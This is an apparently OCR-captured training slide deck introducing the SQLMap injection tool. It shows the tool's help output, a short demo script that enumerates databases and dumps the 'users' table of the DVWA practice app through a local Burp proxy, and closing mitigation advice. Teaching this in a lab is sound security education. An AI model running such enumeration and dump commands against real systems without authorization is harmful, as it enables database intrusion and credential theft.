Introduction to SQLMap


Presented by: Yolanda Nunez

Technical Background

- SQL injection is a manual and tedious process
- Can affect entire Triad
- Can this process be automated?

SQLMap


- SQLMap is a free and open sourced automated SQL injection tool
- SQLMap is beginner friendly
- Finds and exploits SQL vulnerabilities
- SQLMap can perform various attacks including data extraction, database fingerprinting, etc.



sysadmin@UbuntuDesktop: /splunk

```
sysadmin@UbuntuDesktop:~/sqlmap-dev$ python3 sqlmap.py -h
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.5.2#dev}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value
```

SQLMap Demonstration Preview



```
  GNU nano 2.9.3                                    sqlmap-demo.sh

#!/bin/sh
echo "[*] Looking for Databases"
python3 sqlmap-dev/sqlmap.py --proxy=http://127.0.0.1:8080 -r request.txt -p id --dbs
sleep 3
python3 sqlmap-dev/sqlmap.py --proxy=http://127.0.0.1:8080 -r request.txt -p id -D dvwa --tables
sleep 3
python3 sqlmap-dev/sqlmap.py --proxy=http://127.0.0.1:8080 -r request.txt -p id -D dvwa -T users --dump
```

SQLMap Demonstration Video

Demonstration Summary

- In some scenarios, SQL injection attacks can be automated with help from tools such as SQLMap
- Traffic can be sent to Burp Suite
- DVWA is an excellent resource for practicing the OWASP Top 10

SQL Injection Mitigation

- Parameterized queries or Prepared statements
- Input validation and sanitization
- Error handling

Resources

- SQL Injection Prevention Cheat Sheet
- PortSwigger Web Security Academy
- DVWA SQL Injection Exploitation